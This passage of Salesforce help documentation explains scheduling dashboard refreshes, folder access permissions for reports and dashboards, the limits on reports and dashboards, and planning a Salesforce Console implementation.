   - Dashboard components that include Visualforce pages and s-controls may not display in dashboard refresh notifications. Users must view them in Salesforce.
   - Dashboard refresh notifications can be viewed offline in email clients.
   - If a dashboard has filters, only the unfiltered version is emailed.
   - By default, Salesforce sends images in dashboard emails as .png (Portable Network Graphic) files, which are not supported in Lotus Notes. When you enable the Use Images Compatible with Lotus Notes in Dashboard Emails > option, Salesforce uses .jpg images, which Lotus Notes supports, when sending dashboard emails. The "Schedule Dashboard" permission is required to view this option.

     Note: Dashboard emails that contain images compatible with Lotus Notes are substantially larger and the image quality can be lower.

4. Schedule the refresh.

a. Set the `Frequency` field.

Click the `Daily`, `Weekly`, or `Monthly` fields to show more options.

The total number and frequency of your scheduled dashboard refreshes depends on your Salesforce edition. Enterprise, Unlimited, and Performance Editions can have up to 200 scheduled dashboard refreshes. Unlimited and Performance Edition users can schedule up to two dashboard refreshes an hour per day. Enterprise Edition users can schedule up to one dashboard refresh an hour per day. Additional scheduled dashboards may be available for purchase. Contact your Salesforce representative for information.

b. Specify dates in the `Start` and `End` fields.

Dashboards refresh in the time zone of the user who scheduled the refresh. For example, if the `Time Zone` field on your user record is set to Pacific Standard Time (PST), and you schedule a dashboard to refresh every day at 2:00 PM, then the dashboard will refresh every day between 2:00 PM and 2:29 PM PST.If you view and save a schedule in a time zone different from the one in which it was previously scheduled, the time slot could potentially change.

c. Under `Preferred Start Time`, click **Find available options...** to choose a time.

The dashboard refresh runs within 30 minutes of your preferred start time. For example, if you select 2:00 PM, the refresh may happen any time between 2:00 PM and 2:29 PM, depending on availability.

Note: Your preferred start time may not be available if other users have already selected it.

- If you schedule a dashboard to refresh on a specific day of every month, it only refreshes on months that have that specific day. For example, if you schedule a refresh for the 31st of every month, the dashboard won't refresh on 30-day months. To refresh on the last day of every month, choose "Last" from the `On day of every month` drop-down list.
- Dashboards won't refresh as scheduled if the running user doesn't have access to the dashboard folder.
- If a dashboard has filters, only the unfiltered version is refreshed.
- You can't schedule refreshes for dynamic dashboards. They must be refreshed manually.

5. Click **Save**.

To delete a scheduled dashboard refresh, click **Refresh** > **Schedule Refresh** > **Unschedule Dashboard**.

The scheduled refresh is permanently deleted, and not sent to the Recycle Bin. Deleting the scheduled refresh does not affect the dashboard itself.

SEE ALSO:

Apply a Dashboard Filter

Refresh Dashboard Data

Expand Dashboard Components to See a Larger Version in Lightning Experience

Sometimes a chart or table is just a little too small. Open it in a window so you can see all the details.

1. Open a dashboard.
2. Hover over a component and click .

A larger version of the dashboard component overlays the dashboard. Optionally, click the left and right arrows to cycle through expanded versions of the dashboard's components.

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To expand dashboard components:

- "Run Reports"

Share a Dashboard

A dashboards is the best way to share a curated, interactive set of data with colleagues.

Note: As you work with folders, keep these Lightning Experience limitations in mind.

Features Not Available in Lightning Experience

Feature	Notes about Lightning Experience Availability
Standard Folders, containing default reports and dashboards that come packaged with Salesforce	
Move Reports between Folders	Users can move dashboards between folders from the Lightning Experience dashboard editor, but must switch to Salesforce Classic to move reports.
Create and Delete Report and Dashboard Folders	Folders created in Salesforce Classic and their contents are available in Lightning Experience. Users can save inside these folders when creating or cloning a report or dashboard.
Share Report and Dashboard Folders	Sharing permissions set on folders in Salesforce Classic are obeyed in Lightning Experience, but sharing permissions can't be set nor changed.
Search for Report and Dashboard Folders	Users can't search for report and dashboard folders in Lightning Experience. Global search results include reports and

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** editions except **Database.com**

Feature	Notes about Lightning Experience Availability
	dashboards, but not report and dashboard folders.

1. Manage Access to Reports and Dashboards
   Access to reports and dashboards is controlled through settings for the folder they are stored in. To give others access to your reports or dashboards, place them in a shared folder. To prevent others from accessing your reports, place them in personal folders that only you can access.
2. Move Dashboards Between Folders in Lightning Experience
   If your org is using Enhanced Analytics Folder Sharing for Reports and Dashboards, then folders govern who has access to the reports and dashboards saved inside. (If your org was created after the Summer '13 Salesforce release, you already have Enhanced Analytics Folder Sharing.) Move dashboards between folders to both organize and control access to dashboards.
3. Print a Dashboard
   Print dashboards using your browser's print option.

Manage Access to Reports and Dashboards

Access to reports and dashboards is controlled through settings for the folder they are stored in. To give others access to your reports or dashboards, place them in a shared folder. To prevent others from accessing your reports, place them in personal folders that only you can access.

To access report or dashboard folders go to the Reports tab. On the tab, in the folders pane, click and select **New Report Folder** or **New Dashboard Folder** to create a folder, or click on a folder to edit.

Consider the following when you edit reports or dashboards you didn't create or when you're try to share reports with others:

- You can modify the contents of a folder only if the folder access level is set to Read/Write. Only users with the "Manage Public Reports" or "Manage Public Dashboards" can delete or change a Read Only folder. Regardless of permissions or folder settings, you can't edit any unfiled folders or others' personal folders.
- Administrators, or users with the "Manage Public Reports" and "Create and Customize Reports" permissions, can create custom reports that all users can view. They can also organize reports by creating custom report folders and configuring which groups of users have access to them. Note that public reports and report folders are not available with Personal, Contact Manager, and Group Editions.
- To make a report public, run the report and click **Save As**. Give the report a name and choose a public report folder.

1. Access to Report Folders
   Folder access is controlled by permissions. Users must have certain permissions to access public, hidden, or shared report folders.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

Report folders not available in: **Contact Manager**, **Group**, and **Personal** Editions

USER PERMISSIONS

To create, edit, and delete public report folders:
- "Manage Public Reports"

To create, edit, and delete public dashboard folders:
- "Manage Dashboards" AND "View All Data"

2. Access to Dashboard Folders
   Folder access is controlled by permissions. Users must have certain permissions to access public, hidden, or shared dashboard folders.

SEE ALSO:

Access to Dashboard Folders

Access to Report Folders

Access to Report Folders

Folder access is controlled by permissions. Users must have certain permissions to access public, hidden, or shared report folders.

The following tables show the permissions that users must have to access the three different types of report folders: public, hidden, and shared.

Note: The "View Reports in Public Folders" permission is available only in organizations with enhanced sharing for reports and dashboards. Organizations without enhanced sharing for reports and dashboards use "View All Data."

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

Report folders not available in: **Contact Manager**, **Group**, and **Personal** Editions

Public Folders

The following permissions apply to folders with these visibility settings:

- `This folder is accessible by all users, including portal users`
- `This folder is accessible by all users, except for portal users`

Access Level	Permissions to Access Read-Only Folders	Permissions to Access Read/Write Folders
Read	*Any* of the following: • "View Reports in Public Folders" • "Run Reports" • "Manage Public Reports" • "View All Data"	*Any* of the following: • "Run Reports" • "Manage Public Reports" • "View All Data"
Write New	"Manage Public Reports"	"Create and Customize Reports"
Modify/Delete	"Manage Public Reports"	"Manage Public Reports"

Hidden Folders

The following permissions apply to folders that have this visibility setting:

- `This folder is hidden from all users`

Access Level	Permissions to Access Read-Only Folders	Permissions to Access Read/Write Folders
Read	*Any* of the following: • "View Reports in Public Folders" • "View All Data"	"View All Data"

Access Level	Permissions to Access Read-Only Folders	Permissions to Access Read/Write Folders
Write New	"Manage Public Reports"	"Manage Public Reports"
Modify/Delete	"Manage Public Reports"	"Manage Public Reports"

Note: The Hidden Folders setting is available only in organizations without enhanced sharing for reports and dashboards. The equivalent for organizations with enhanced sharing for reports and dashboards is a folder with no sharing settings set, that is, a folder that's not explicitly shared with anyone.

Shared Folders

Access Level	Permissions to Access Read-Only Folders	Permissions to Access Read/Write Folders
Read	*Any* of the following: • "View Reports in Public Folders" • "Run Reports" (for shared users) • "Manage Public Reports" • "View All Data"	*Any* of the following: • "Run Reports" (for shared users) • "Manage Public Reports" (for shared users) • "View All Data"
Write New	"Manage Public Reports"	"Create and Customize Reports" (for shared users)
Modify/Delete	"Manage Public Reports"	"Manage Public Reports"

SEE ALSO:

Turn On Enhanced Sharing for Reports and Dashboards

Access to Dashboard Folders

Folder access is controlled by permissions. Users must have certain permissions to access public, hidden, or shared dashboard folders.

The following tables show the permissions that users must have to access the three different types of dashboard folders: public, hidden, and shared folders.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

Report folders not available in: **Contact Manager**, **Group**, and **Personal** Editions

Public Folders

The following permissions apply to folders with these visibility settings:

- `This folder is accessible by all users, including portal users`
- `This folder is accessible by all users, except for portal users`

Access Level	Permissions to Access Read-Only Folders	Permissions to Access Read/Write Folders
Read	"Run Reports"	"Run Reports"
Write New	*All* of the following: • "Run Reports"	*Both* of the following: • "Run Reports"

Access Level	Permissions to Access Read-Only Folders	Permissions to Access Read/Write Folders
	• "Manage Dashboards" • "View All Data"	• "Manage Dashboards"
Modify/Delete	*All* of the following: • "Run Reports" • "Manage Dashboards" • "View All Data"	*All* of the following: • "Run Reports" • "Manage Dashboards" • "View All Data"

Hidden Folders

The following permissions apply to folders that have this visibility setting:

- `This folder is hidden from all users`

Access Level	Permissions to Access Read-Only Folders	Permissions to Access Read/Write Folders
Read	*Both* of the following: • "Run Reports" • "View All Data"	*Both* of the following: • "Run Reports" • "View All Data"
Write New	*All* of the following: • "Run Reports" • "Manage Dashboards" • "View All Data"	*All* of the following: • "Run Reports" • "Manage Dashboards" • "View All Data"
Modify/Delete	*All* of the following: • "Run Reports" • "Manage Dashboards" • "View All Data"	*All* of the following: • "Run Reports" • "Manage Dashboards" • "View All Data"

Shared Folders

Access Level	Permissions to Access Read-Only Folders	Permissions to Access Read/Write Folders
Read	"Run Reports"	"Run Reports"
Write New	*All* of the following: • "Run Reports" • "Manage Dashboards" • "View All Data"	*Both* of the following: • "Run Reports" • "Manage Dashboards"
Modify/Delete	*All* of the following: • "Run Reports"	*All* of the following: • "Run Reports"

Access Level	Permissions to Access Read-Only Folders	Permissions to Access Read/Write Folders
	• "Manage Dashboards" • "View All Data"	• "Manage Dashboards" • "View All Data"

Move Dashboards Between Folders in Lightning Experience

If your org is using Enhanced Analytics Folder Sharing for Reports and Dashboards, then folders govern who has access to the reports and dashboards saved inside. (If your org was created after the Summer '13 Salesforce release, you already have Enhanced Analytics Folder Sharing.) Move dashboards between folders to both organize and control access to dashboards.

1. Open a dashboard.
2. Click **Edit**.
3. Open the Properties menu by clicking .
4. Under **Folder**, clear the dashboard's current folder and enter the destination folder.
5. From the Properties window, click **Save**. Then, from the Dashboard Builder, click **Save** again.

The dashboard moves into the destination folder. Users' access rights to the dashboard change accordingly.

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete public dashboard folders:

- "View All Data"

  AND

  "Manage Dashboards"

To move dashboards you created from one folder to another in Lightning Experience

- "Run Reports"

  AND

  "Manage Dashboards"

To move dashboards you didn't create from one folder to another in Lightning Experience

- "View All Data"

  AND

  "Run Reports"

  AND

  "Manage Dashboards"

Print a Dashboard

Print dashboards using your browser's print option.

- Set the paper orientation to print in landscape format so that it is wide enough for all three columns of dashboard components.
- If necessary, resize your columns and remove the browser-imposed headers and footers.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To print dashboards:

- "Run Reports" AND access to dashboard folder

Organize Dashboards

Keep your dashboards at your fingertips by sorting them into folders and deleting unused reports. If you have a lot of reports, you can use the search field to find the one you need.

1. Delete a Dashboard
   It's a good idea to delete dashboards that you no longer need.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** editions except **Database.com**

Delete a Dashboard

It's a good idea to delete dashboards that you no longer need.

Deleting a dashboard also deletes the components within it. It doesn't delete the custom reports used by the components.

Deleted dashboards are moved to the Recycle Bin.

To delete a dashboard in Lightning Experience, open the dashboard and then click **Delete**.

To delete a dashboard in Salesforce Classic:

1. Click the Dashboards tab.
2. Click **Go To Dashboards List**.
3. Choose the folder where the dashboard is stored.
4. Click **Del** next to the name of the dashboard.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To delete dashboards:
- "Run Reports" AND "Manage Dashboards"

To delete dashboards created by another user:
- "Manage Dashboards" AND "Modify All Data"

Dashboard Limits

As you build dashboards of your data, be aware of these limits and restrictions.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** editions except **Database.com**

Salesforce Reports and Dashboards Limits

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
Custom report types (Limits apply to all custom report types regardless of development status.)	N/A			50	200	2,000	400
Dashboard filters				3 per dashboard			
Dynamic dashboards per org	N/A				Up to 5	Up to 10	Up to 3
Field filters per report[1]	20						
Formulas per report	5						

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
Reporting snapshots	N/A			1[2, 3, 4]	1[2]	2[2]	1[2, 3, 4]
Scheduled dashboard refreshes	N/A				1[2]	2[2]	N/A
Scheduled reports per hour (Emailed reports can be up to 10 MB.)	N/A			1[2, 3, 5]	1[2]	2[2]	1[2, 3, 5]

[1] These limits apply to the report builder. If you're using the report wizard, the limit is 10.

[2] Up to 200 total.

[3] Off-peak hours (between 6 PM and 3 AM local time) only.

[4] Limited to one preferred start time per day.

[5] Limited to three preferred start times per day.

Salesforce retains historical data for the previous three months, plus the current month.

The following Salesforce Reports and Dashboards limits apply to all supported editions.

Report Limits

- The report builder preview shows a maximum of 20 rows for summary and matrix reports, and 50 rows for tabular.
- You can't have more than 250 groups or 4,000 values in a chart. If you see an error message saying that your chart has too many groups or values to plot, adjust the report filters to reduce the number. In combination charts, all groups and values count against the total.
- Reports display a maximum of 2,000 rows. To view all the rows, export the report to Excel or use the printable view for tabular and summary reports. For joined reports, export is not available, and the printable view displays a maximum of 20,000 rows.
  - Summary and matrix reports display the first 2,000 groupings when Show Details is disabled.
  - Matrix reports display a maximum of 400,000 summarized values.
  - Matrix reports display a maximum of 2,000 groupings in the vertical axis when Show Details is disabled. If there are more than 400,000 summarized values, rows are removed until the 2,000 groupings limit is met, then columns are removed until the number of summarized values moves below 400,000.
  - Matrix reports that return more than 2,000 rows don't show details. If you click **Show Details**, nothing happens. You can only view the report with details hidden.
- Up to five metrics display in the Lightning Experience report header. Metrics such as summarized fields appear in the order that they appear in the report, left to right. The grand total, when shown, always displays.
- When reports that have groupings are viewed in Salesforce1, they're converted to tabular reports.
- By default, reports time out after 10 minutes.
- In a joined report, each block can have up to 100 columns. A joined report can have up to 5 blocks.
- You can add up to 10 custom summary formulas to each block in a joined report. A joined report can have a total of 50 custom summary formulas.
- Each joined report can have up to 10 cross-block custom summary formulas.

- When you filter on standard long text area fields, such as Description or Solution Details, only the first 1000 characters of the field are searched for matches in reports.
- Only the first 254 characters in a rich text area or a long text area are displayed in a report.
- Summary fields on tabular, summary, and matrix reports can display up to 21-digits.
- Reports can't be filtered on custom long text area fields.
- Joined reports require that the new user interface theme is enabled. Users without the new theme are unable to create, edit, or run joined reports.
- Forecast reports include only opportunities that are set to close within the forecast period, except those assigned to the Omitted forecast category.
- Internet Explorer 6 is not supported for joined reports.
- Acceptable range for values: The maximum value allowed is 999999999999999. The minimum value allowed is -99999999999999.

Dashboard Limits

- A dashboard filter can have up to 50 options. By default, 10 options are enabled. Contact Salesforce to extend your limit.
- Each dashboard can have up to 20 components.
- It's not possible to filter on bucket fields. However, it is possible to use a report filtered on a bucket field on the dashboard page.
- A dashboard table or chart can display up to 20 photos.
- You must wait at least one minute between dashboard refreshes.

Report Type Limits

- A custom report type can contain up to 60 object references. For example, if you select the maximum limit of four object relationships for a report type, then you could select fields via lookup from an additional 56 objects. However, users will receive an error message if they run a report from a custom report type and the report contains columns from more than 20 different objects.
- You can add up to 1000 fields to each custom report type.

Reporting Snapshot Limits

- The maximum number of rows you can insert into a custom object is 2,000.
- The maximum number of runs you can store is 200.
- The maximum number of source report columns you can map to target fields is 100.

Filtering Limits

Only the first 255 characters in a custom text field count for filtering purposes.

Embedded Report Charts Limits

- You can have two report charts per page.
- You can only add report charts from the enhanced page layout editor. The mini console and the original page layout editor are not supported.
- On detail pages, users can refresh up to 100 report charts every 60 minutes.
- Your org can refresh up to 3,000 report charts every 60 minutes.

List View Limits

- Only the first 255 characters are shown for custom long text area fields in list views.

Bucket and Bucket Field Limits

- Each report can include up to five bucket fields.
- Each bucket field can contain up to 20 buckets.

- Each bucket can contain up to 20 values.
- Bucket fields are available for use only in the report where they're generated. To use a bucket in multiple reports, create the field for each report, or create a separate formula field for the object that's dependent on the bucket.

  Note: These limits don't apply to the use of Other as permitted within the bucket field's setup.

- Buckets and bucket fields aren't available for reports that include external objects.
- If a bucket field's source column has a custom index, and you filter by the bucket field, then the performance gains from the custom index are lost.

External Object Report Limits

If your report includes an external object, the results probably don't reflect the full data set. External objects behave similarly to custom objects, except that they map to data that's stored outside your Salesforce org. A report that includes an external object fetches up to 2,000 records for the primary object and can encounter callout limits while fetching external object data. If the report results in few or no rows, try customizing the report to obtain more relevant external object rows.

Reports and Dashboards API Limits

The following limits apply to both the Reports and Dashboards REST API and Reports and Dashboards API via Apex.

- Cross filters, standard report filters, and filtering by row limit are unavailable when filtering data.
- Historical trend reports are only supported for matrix reports.
- The API can process only reports that contain up to 100 fields selected as columns.
- A list of up to 200 recently viewed reports can be returned.
- Your org can request up to 500 synchronous report runs per hour.
- The API supports up to 20 synchronous report run requests at a time.
- A list of up to 2,000 instances of a report that was run asynchronously can be returned.
- The API supports up to 200 requests at a time to get results of asynchronous report runs.
- Your organization can request up to 1,200 asynchronous requests per hour.
- Asynchronous report run results are available within a 24-hour rolling period.
- The API returns up to the first 2,000 report rows. You can narrow results using filters.
- You can add up to 20 custom field filters when you run a report.
- Your org can request up to 200 dashboard refreshes per hour.
- Your org can request results for up to 5,000 dashboards per hour.

SEE ALSO:

Reports and Dashboards: What's Different or Not Available in Lightning Experience

Why Doesn't My Dashboard Display the Data I Expect?

If you're not seeing data you expect, refresh for latest data, check that you have the right running user, and verify your dashboard data sources.

If your dashboard data doesn't look as you expect, check the following:

- **Running user.** Remember that you're viewing the dashboard from the perspective of the running user. What you see is based on that user's access rights. For dynamic dashboards, you can only see what you yourself can access.
- **Refresh Dashboard.** If you are viewing old data, click **Refresh** to refresh your dashboard.

- **Data sources.** Verify that your data sources (reports, s-controls, or Visualforce pages) contain the information you want displayed in the dashboard components.

For further information regarding dashboard running user and dashboard refresh, review the articles Choose a Dashboard Running User on page 4563 and Refresh Dashboard Data on page 4567.

Dashboards Help You Visualize Complex Information

Dashboards help you make decisions based on real-time data you've gathered with reports. Use dashboards to help users identify trends, sort out quantities, and measure the impact of their activities.

Watch a Demo: An Overview of Dashboards (Salesforce Classic)

Note: Dashboards in Group Edition organizations are view-only.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. Get Started with Dashboards
   After you've found the data that you need, use a dashboard to find patterns, stay up-to-the-minute on changes, and share knowledge that you and your coworkers can act on in real time.
2. View Dashboard Lists
   The dashboard list contains all the dashboards you can view.

SEE ALSO:

Filter Your Dashboard
Build a Salesforce Classic Dashboard
Get Started with Dashboards
Provide Individualized Views of a Dashboard in Salesforce Classic

Get Started with Dashboards

After you've found the data that you need, use a dashboard to find patterns, stay up-to-the-minute on changes, and share knowledge that you and your coworkers can act on in real time.

- Users with a Salesforce Platform or Salesforce Platform One user license can only view a dashboard if the dashboard running user also has the same license type. Users with user licenses that don't have full dashboard access can only see dashboards with running users of the same license type. Consider creating separate dashboards for users with different license types.
- Dashboards in Group Edition organizations are view-only.

Clicking the Dashboards tab displays the dashboard you viewed most recently. The top of the page shows the time the dashboard was refreshed last and the user whose permissions determine what data is visible on the dashboard. If you can't access a dashboard, verify your folder permissions.

SEE ALSO:

Dashboards Help You Visualize Complex Information
Build a Salesforce Classic Dashboard
Refresh Dashboard Data

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view and refresh dashboards:
- "Run Reports" AND access to dashboard folder

To create dashboards:
- "Run Reports" AND "Manage Dashboards"

To edit and delete dashboards you created:
- "Run Reports" AND "Manage Dashboards"

To edit and delete dashboards you didn't create:
- "Run Reports," "Manage Dashboards," AND "View All Data"

View Dashboard Lists

The dashboard list contains all the dashboards you can view.

1. From the Dashboards tab, click **Go to Dashboard List**.
   The enhanced Reports tab lists your recently viewed dashboards in that dashboard's folder.
2. On the dashboard list page, select a folder to view a list of dashboards stored in that folder, or search with filters.
3. Click a dashboard name to display the dashboard.
4. If you're working in Salesforce Classic, Click ▾ next to a dashboard name to edit or delete a dashboard.

   Note: Dashboards in Group Edition organizations are view-only.

5. If Chatter is enabled, click ⊕ or × to follow or stop following a dashboard in your Chatter feed.

SEE ALSO:

Dashboards Help You Visualize Complex Information

Get Started with Dashboards

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view and refresh dashboards:

- "Run Reports" AND access to dashboard folder

To create dashboards:

- "Run Reports" AND "Manage Dashboards"

To edit and delete dashboards you created:

- "Run Reports" AND "Manage Dashboards"

To edit and delete dashboards you didn't create:

- "Run Reports," "Manage Dashboards," AND "View All Data"

WAVE ANALYTICS, REPORTS, AND DASHBOARDS RESOURCES

In addition to online help, Salesforce creates video demos, guides, and tip sheets to help you learn about our features and successfully administer Salesforce.

Wave Analytics

	For End Users	For Admins
Guides and Tip Sheets		
Wave Analytics Setup Guide		✓
Wave Analytics Security Implementation Guide	✓	✓
Wave Analytics Data Integration	✓	✓
Videos		
Create the Sales Wave App, Part 1: Using the Configuration Wizard (Lightning Experience)		✓
Create the Sales Wave App, Part 2: Upload the Quota CSV File and Schedule a Dataflow (Lightning Experience)		✓

Reports and Dashboards

	For End Users	For Admins
Guides and Tip Sheets		
Getting Started with Salesforce Reports and Dashboards	✓	
Analytics Workbook		✓
Reports Tab	✓	
Using the Drag-and-Drop Report Builder	✓	
Do your big reports take a long time to return data?	✓	
Report Formula Summary Functions	✓	
FAQ: Scheduling Reports	✓	
Tips for Creating Dashboards	✓	
One Dashboard For Many Viewers		✓
Taking Advantage of Dynamic Dashboards		✓

	For End Users	For Admins
Sample CRM Dashboards	✓	
What Are Joined Reports?		✓
Using Cross Filters in Reports		✓
Using Bucket Fields		✓
Videos		
Tips for Scheduling Reports (Salesforce Classic)		✓
Make Data-Driven Decisions with Reports and Dashboards (Lightning Experience)		✓
An Overview of Dashboards (Salesforce Classic)	✓	
Getting Dashboards to Display the Right Data (Salesforce Classic)	✓	
Analytics Folder Sharing (Salesforce Classic)	✓	
Building Matrix Reports (Salesforce Classic)	✓	
Using Cross Filters in Reports (Salesforce Classic)	✓	
Getting Started with Buckets (Salesforce Classic)	✓	
Getting Started with Report Builder (Salesforce Classic)	✓	
Introducing Joined Reports in Salesforce (Salesforce Classic)	✓	
Making Your Reports Run Faster (Salesforce Classic)	✓	
Report Notifications (Salesforce Classic)	✓	
Embedding Charts Anywhere (Salesforce Classic)	✓	

SALESFORCE CONSOLE

A Salesforce Console app is a tab-based workspace that lets you manage multiple records on a single screen. The console inherently minimizes clicking and scrolling so that you can quickly find, update, and create records. Thousands of customers rely on the Salesforce Console to boost productivity in fast-paced service and sales environments.

The console is perfect for Sales and Service folks. Support agents can use multiple applications at once and keep the context of cases as priorities change. Sales reps have all the tools at their fingertips to cultivate leads, close deals, and manage relationships.

Administrators can customize a console to determine everything from the objects in the navigation tab, to whether you can place phone calls with a softphone. Customizations can also include displaying knowledge base articles alongside cases, creating custom actions with keyboard shortcuts, or chatting with customers over the web with Live Agent.

Developers can help solve unique business problems with custom console components and use the Salesforce Console Integration Toolkit API to add third-party integrations.

EDITIONS

Available in Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with Sales Cloud and Service Cloud

Note: You can create console apps in Salesforce Classic and Lightning Experience.

This release contains a beta version of Lightning console apps, which means it's a high-quality feature with known limitations. Lightning console apps aren't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features.

When working with Lightning console apps, keep the following things in mind.

- Lightning console apps don't yet have full parity with Salesforce Classic console apps. For example, some features in Salesforce Classic console apps, such as keyboard shortcuts and macros, aren't available in Lightning console apps.
- You can't migrate Salesforce Classic console apps to Lightning Experience.

Plan Your Salesforce Console Implementation

Before you set up a console, determine whether it's for Service, Sales, or a unique business need. Think about who will use it and what information your console users need most.

Salesforce Console in Salesforce Classic

Get started with the Salesforce console in Salesforce Classic.

Salesforce Console in Lightning Experience (Beta)

Get started with the Salesforce console in Lightning Experience.

Salesforce Console Limitations

Understand the limitations of the Salesforce Console.

SEE ALSO:

Salesforce Console Implementation Guide for Salesforce Classic

Salesforce Console Integration Toolkit Developer Guide

Plan Your Salesforce Console Implementation

Before you set up a console, determine whether it's for Service, Sales, or a unique business need. Think about who will use it and what information your console users need most.

You can set up multiple consoles in your Salesforce org so long as you don't exceed your edition's custom apps limit. If you're already using a console for Service, you can create a console for Sales without purchasing separate licenses.

Note: Lightning console apps don't yet have full parity with Salesforce Classic console apps. For example, some features in Salesforce Classic console apps, such as keyboard shortcuts and macros, aren't available in Lightning console apps.

You can't migrate Salesforce Classic console apps to Lightning Experience.

EDITIONS

Available in Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with Sales Cloud and Service Cloud

Salesforce Classic Consoles

If you're assigned the Service Cloud User feature license, you can review and customize an out-of-the-box console by selecting **Sample Console** from the app menu.

Lightning Experience Consoles

Salesforce provides standard Lightning console apps for Sales and Service. To access these apps, you must be assigned the correct feature license. Go to the App Launcher and click **Service Console** or **Sales Console**. These apps are designed to meet all your Service and Sales needs and can be customized.

Salesforce Console Planning Questions

Review these questions to help you get the most out of your console implementation.

Salesforce Console Implementation Tips

Review these tips to make sure that you're getting the most out of your console implementation.

SEE ALSO:

Set Up a Salesforce Console in Salesforce Classic

Create a Custom Lightning Console App (Beta)

Salesforce Console Limitations

Salesforce Console Implementation Guide for Salesforce Classic

Salesforce Console Planning Questions

Review these questions to help you get the most out of your console implementation.

Who will use a console in your Salesforce org?

A console is designed for users who want to find, update, and create records quickly. If users' profiles are assigned to a console app, they can access it. Before creating a console, we recommend determining which of your existing user profiles will benefit the most from console access, such as profiles assigned to support agents or a telesales team. You can also consider creating a profile or cloning an existing profile from which you can assign users to a console.

Have you purchased enough feature licenses?

Salesforce users must have a feature license to use a console. After you set up a console, you can manually assign the licenses to users.

Who will implement console apps for your company?

A console is an app, consisting of a group of tabs working as a unit to provide application functionality. Salesforce provides standard apps, such as Sales and Service. You create a console as a custom app that users select from the app menu and App Launcher. If there is a user in your company who is familiar with creating apps in Salesforce, have that person implement console apps.

Which objects do you want users to access in the console?

The navigation tab in Salesforce Classic and the navigation bar in Lightning Experience, lets users select objects, such as cases, accounts, or contacts, and view that object's home page. We recommend that you add objects that function as the center of your business processes. For example, the center of support agents' business process is most likely cases, so make cases available to agents in the console.

How do you want records to display in a console when they're selected?

A console displays all records as tabs so that users can quickly find, update, and create records on one screen. Primary tabs display the main item to work on, such as an account. Subtabs display related records, such as cases or contacts on an account.

Salesforce Classic

You can select which records display as primary tabs and subtabs. Pick the center of your business process as a primary tab, and related items as subtabs. For example, you can set accounts as a primary tab, and cases and contacts as subtabs. You can also choose how records display when they're selected outside of primary tabs or subtabs, for example, when users select cases from list views or search results.

Lightning Experience

In Lightning console apps, primary tabs are called workspace tabs. You can't specify which records display as workspace tabs and subtabs. Records are opened as workspace tabs when selected from the list view associated with the current navigation bar item. Records opened from a workspace tab display as subtabs. For example, if you select accounts from the navigation bar and then click an account in the list, the account is opened as a workspace tab. Then if you click a contact name from the account page, the contact record is opened as a subtab.

What features can I use in the console?

Salesforce Classic

Available features include things like Highlight Panels, Interaction Logs, Live Agent, a Knowledge sibebar, whitelisitng domains, choosing how lists display, setting up push notifications, keyboard shortcuts, and more.

For a list of features that you can implement in your console, see Console Configurable Features in Salesforce Classic.

Lightning Experience

Customizing a Lightning console app is different than a Salesforce Classic console. For more information, see Customize Your Lightning Console App with Utilities and Customize Your Lightning Console App with Lightning Pages.

Do you want users to receive and make phone calls from a console?

You can integrate Salesforce with third-party computer-telephony integration systems (CTI) using Open CTI. For more information, see Salesforce Call Center.

Do you want to customize, extend, or integrate a console with other systems?

Create components to customize, extend, or integrate the Salesforce console with other systems. For example, you might want to create components that display third-party apps or content when users view specific pages.

What is the Agent Console?

The Salesforce console improves upon the Agent console by providing you with more options and more advanced technologies.

SEE ALSO:

Plan Your Salesforce Console Implementation

Salesforce Console Implementation Tips

Salesforce Console Implementation Guide for Salesforce Classic

Salesforce Console Implementation Tips

Review these tips to make sure that you're getting the most out of your console implementation.

EDITIONS

Available in Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with Sales Cloud and Service Cloud

General Implementation Tips

- A console respects all the security and sharing settings in your Salesforce org.
- For best performance, we recommend that console users adopt the Google Chrome™ browser and machines with 8 GB of RAM. Keep in mind that 32-bit systems are subject to memory limitations. To take full advantage of the added RAM, use 64-bit versions of both the OS and the browser.
- In Salesforce Classic consoles, you can further improve performance by enabling Tab Limits. To enable this feature, from Setup, go to the Apps page and edit your console.
- To see any setup changes to a console, refresh your browser.

Salesforce Console for Service Implementation Tips

- To use a console for Service, users must be assigned the Service Cloud User feature license.
- To use Live Agent in a console, users must be assigned the Live Agent User feature license.
